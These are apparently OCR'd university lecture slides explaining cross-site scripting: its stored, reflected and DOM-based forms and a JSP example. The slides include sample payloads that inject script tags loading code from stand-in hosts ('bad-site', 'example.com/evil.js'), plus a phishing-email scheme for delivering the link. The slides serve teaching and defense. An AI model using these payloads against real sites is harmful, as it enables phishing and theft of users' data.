

CROSS SITE SCRIPTING (XSS)

by Fabrizio d'Amore

faculty of Ingegneria dell'Informazione

Università di Roma "La Sapienza"

WHAT AN XSS ATTACK IS

typical scene

1. a Web application acquires data from a non-secure source
   e.g., HTTP request, query on DB
2. acquired data are sent to other users (browsers): they are the target of the attack
3. data that are sent: code that is executed
   e.g., Javascript, Flash, ActiveX, HTML

it is the virtual machine at user side to be attacked (thru browser)

EFFECTS OF AN XSS ATTACK

- capture of user private data, thru the browser (*phishing*)
  - from Wikipedia: *"phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication"*
- Symantec has estimated that in 2007 the 80% of documented attacks to Web sites was related to XSS vulnerabilities

EXAMPLE OF CODE SENT BY A CLIENT TO ITSELF

```
<A HREF="http://example.com/comment.cgi?
  mycomment=<SCRIPT>malicious
  code</SCRIPT>">Click here</A>
```

- data sent to **example.com** include malicious code
- if Web server returns a page including the value of **mycomment** malicious code can be executed at client side
- something similar can be obtained by clicking an insecure link included in an e-mail message

EXAMPLE OF ABUSE OF TRUST

```
<A HREF="http://example.com/comment.cgi?
  mycomment=<SCRIPT SRC='http://bad-
  site/badfile'></SCRIPT>"> Click here</A>
```

- **SRC** attribute in tag **<SCRIPT>** explicitly embodies code coming from an insecure source (**bad-site**)
- *same-source origination* policy violation
  - crucial in most of scripting models considered secure
  - a document or script loaded from a certain source (origin) cannot receive, or define, properties of a document coming from a different origin
  - Mozilla considers two pages having "same origin" if protocol, port and host coincide

XSS: ORIGIN OF TERM

- CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (http://www.cert.org/advisories/CA-2000-02.html, February 2000)

"Because one source is injecting code into pages sent by another source, this vulnerability has also been described as "cross-site" scripting. "

CATEGORIES OF XSS ATTACKS

- **stored**
  - source code of script carrying out the attack is stored in the vulnerable server
  - user, who is requesting data containing such a script, is attacked when he receives the script
- **reflected**
  - source code of script is *not* stored in the server
  - attacker uses other ways for delivering the script to user (e.g., link sent via e-mail, redirect of Web pages)
- **DOM-based**
  - based on altering the DOM environment in victim's browser, for ensuring that the (original) script is executed in some unexpected way

STORED XSS

- script, stored in server, can be inoculated several times
  - script can be stored in a DB, in messages of a forum, in fields thought for guest signature or comment etc.
  - victim obtains the malicious script when requests the "altered" data
- example of stored XSS that accesses file system: worm JS/Ofigel-A (2006)
  - a Quicktime movie that injects into Web browser Javascript code coming from a pre-defined URL

REFLECTED XSS

- the most widespread type
- data coming from a client are processed by a script at server side for building a dynamic Web page
- if data not validated, the returned pages can contain (references to) malicious scripts

JSP

- JSP: Java Server Pages
- Java technology for the development of Web applications that provide dynamic contents if HTML or XML format
- based on special tags used for calling pre-defined functions or Java code (JavaServer Pages Standard Tag Library, or JSTL)
  - also allows to create new libraries of tags that extend the standard set of tags (JSP Custom Tag Library)
- JSP technology is related to *servlets*
  - similar to applets, but executed at server side
  - a servlet container and a JSP server are required (e.g., Tomcat)

JSP EXAMPLE

```
<c:if test="${param.sayHello}">
  HELLO ${param.name}!
</c:if>
```

if input parameter is a name (BLAH) the page would produce

```
HELLO BLAH
```

a malicious parameter could be specified! (see next)

JSP EXAMPLE

if paramater is

```
%3Cscript%20src%3D%22http%3A//example.com/evil.
  js%22%3E%3C/script%3E
```

server will decode string as

```
Hello <Script
  src="http://example.com/evil.js></script>
```

forcing browser to execute the content of script evil.js

SCHEME OF USE

if vulnerable JSP page is *http://swhere.it/vuln.jsp*

1. attacker produces malicious URL
2. exploiting *social engineering* attacker sends an e-mail to target user, containing a link to the malicious URL
3. attacker inserts in e-mail body the following HTML code

```
<a ref="http://swhere.it/vuln.jsp?name=%3Cscript...>
accedi </a>
```

4. attacker waits for user clicking the link
5. when it happens, the user has been induced to execute the malicious script `evil.js`

FURTHER INFO

http://www.owasp.org/index.php/Cross_site_scripting

(includes a detailed example of DOM-based XSS)